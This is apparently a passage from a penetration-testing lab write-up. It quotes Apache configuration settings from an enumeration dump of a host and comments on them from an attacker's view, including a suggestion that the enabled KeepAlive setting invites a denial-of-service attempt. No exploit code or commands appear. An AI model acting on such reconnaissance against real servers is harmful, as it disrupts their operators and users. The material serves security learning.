
```
  20190616065822_default_192.168.41.173_linux.enum.conf_459101.txt

Timeout 300

#
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
#
KeepAlive On

#
# MaxKeepAliveRequests: The maximum number of requests to allow
# during a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
#
MaxKeepAliveRequests 100

#
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection.
#
```

The "Timeout" setting is the time in which the webserver has to fulfill a request. It is set by default to 300 seconds. Normally it's a good practice to set it to a lesser value as five minutes is ample amount of time for hackers to try anything. The "KeepAlive" setting allows server to be alive for multiple requests from the same client. It is set to "ON" here, so maybe we can try a DOS attack.

Apart from these, the apache2.conf file also has the settings for "HostnameLookups" and error logs of Apache.


20190616065822_default_192.168.41.173_linux.enum.conf_459101.txt


```
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
# nameserver.
#
HostnameLookups Off

# ErrorLog: The location of the error log file.
# If you do not specify an ErrorLog directive within a <VirtualHost>
# container, error messages relating to that virtual host will be
# logged here.  If you *do* define an error logfile for a <VirtualHost>
# container, that host's errors will be logged there and not here.
#
ErrorLog /var/log/apache2/error.log

#
# LogLevel: Control the number of messages logged to the error_log.
# Possible values include: debug, info, notice, warn, error, crit,
```


20190616065822_default_192.168.41.173_linux.enum.conf_459101.txt

```
    MaxSpareThreads      75
    ThreadsPerChild      25
    MaxRequestsPerChild   0
</IfModule>

# These need to be set in /etc/apache2/envvars
User ${APACHE_RUN_USER}
Group ${APACHE_RUN_GROUP}

#
# AccessFileName: The name of the file to look for in each directory
# for additional configuration directives.  See also the AllowOverride
# directive.
#

AccessFileName .htaccess

#
# The following lines prevent .htaccess and .htpasswd files from being
```

